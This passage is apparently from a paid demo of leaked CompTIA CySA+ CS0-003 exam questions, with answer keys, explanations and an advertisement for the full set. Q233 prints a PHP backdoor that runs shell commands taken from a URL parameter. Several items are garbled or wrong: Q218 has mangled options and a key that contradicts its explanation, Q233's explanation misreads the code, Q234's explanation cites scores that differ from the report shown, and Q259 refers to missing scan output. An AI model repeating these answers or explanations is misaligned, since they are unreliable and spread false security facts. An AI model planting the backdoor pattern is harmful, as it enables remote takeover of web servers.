D. Invalid playbook

Answer: C

Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 218
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to f c
B. acciv
C. pore
D. Change the display filter to tcg.port=20
E. Change the display filter to f cp-daca and follow the TCP streams
F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 221
A cybersecurity analyst is recording the following details
* ID
* Name
* Description
* Classification of information
* Responsible party
In which of the following documents is the analyst recording this information?

A. Risk register
B. Change control documentation
C. Incident response playbook
D. Incident response plan

Answer: A

Explanation:
A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them.Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

NEW QUESTION 225
AXSS vulnerability was reported on one of the non-sensitive/non-mission-critical public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website offline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: DF

Explanation:
The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code. These recommendations are effective, efficient, and less disruptive than the other options. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156; Cross Site Scripting Prevention Cheat Sheet, Section: XSS Defense Philosophy.

NEW QUESTION 229
During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.
B. Connect to the access point and examine its log files.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network

Answer: D

Explanation:
The correct answer is D. Disconnect the access point from the network.
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.
The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent

any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.
The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.
Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.
Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.
Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.
References:
? 1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
? 2 Cybersecurity Analyst+ - CompTIA
? 3 CompTIA CySA+ CS0-002 Certification Study Guide
? 4 CertMaster Learn for CySA+ Training - CompTIA
? 5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
? 6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks …
? 7 Rogue Access Point - Techopedia
? 8 Rogue access point - Wikipedia
? 9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

NEW QUESTION 233
A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

A. Implanted a backdoor
B. Implemented privilege escalation
C. Implemented clickjacking
D. Patched the web server

Answer: A

Explanation:
The correct answer is A. Implanted a backdoor.
A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.
In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says "Exit". However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.
The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.
Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.
Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.
References:
? 1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
? 2 What is Clickjacking? Tutorial & Examples | Web Security Academy
? 3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
? 4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

NEW QUESTION 234
An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads
B. Metrics
C. Vulnerability
D. Profile

Answer: B

Explanation:
The correct answer is B. Metrics.
The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.
The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.
In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.
The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.
References:
? [1] CVE - Common Vulnerabilities and Exposures (CVE)
? [2] Common Vulnerability Scoring System SIG
? [3] CVSS v3.1 Specification Document
? [4] CVSS v3.1 User Guide
? [5] How to Read a Vulnerability Report - Security Boulevard

NEW QUESTION 237
An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network foot printing
B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A

Explanation:
Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device

or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.
OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 241
A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

A. Preparation
B. Validation
C. Containment
D. Eradication

Answer: C

Explanation:
After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 244
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review Of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design

Answer: C

Explanation:
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION 248
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT    STATE   SERVICE REASON
80/tcp  open    http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and " as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION 251
Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

A. Containerization
B. Manual code reviews
C. Static and dynamic analysis
D. Formal methods

Answer: D

Explanation:
According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools1.
Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues1.

NEW QUESTION 256
A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A. Credentialed network scanning
B. Passive scanning
C. Agent-based scanning
D. Dynamic scanning

Answer: C

Explanation:
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.


NEW QUESTION 258
An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

A. The finding is a false positive and should be ignored.
B. A rollback had been executed on the instance.
C. The vulnerability scanner was configured without credentials.
D. The vulnerability management software needs to be updated.

Answer: B

Explanation:
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

NEW QUESTION 259
A security analyst reviews the following results of a Nikto scan:



Which of the following should the security administrator investigate next?

A. tiki
B. phpList
C. shtml.exe
D. sshome

Answer: C

Explanation:

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References: Nikto-Penetration testing. Introduction, Web application scanning with Nikto

NEW QUESTION 260
Which of the following is a nation-state actor least likely to be concerned with?

A. Detection by MITRE ATT&CK framework.
B. Detection or prevention of reconnaissance activities.
C. Examination of its actions and objectives.
D. Forensic analysis for legal action of the actions taken

Answer: D

Explanation:
A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors.
They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution.
References:
? 1: MITRE ATT&CK®
? 2: What is the MITRE ATT&CK Framework? | IBM
? 3: MITRE ATT&CK | MITRE
? 4: Cyber Forensics Explained: Reasons, Phases & Challenges of Cyber Forensics
| Splunk
? 5: Digital Forensics: How to Identify the Cause of a Cyber Attack - G2

NEW QUESTION 263
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CS0-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CS0-003 Product From:

https://www.2passeasy.com/dumps/CS0-003/

Money Back Guarantee

CS0-003 Practice Exam Features:

* CS0-003 Questions and Answers Updated Frequently

* CS0-003 Practice Questions Verified by Expert Senior Certified Staff

* CS0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year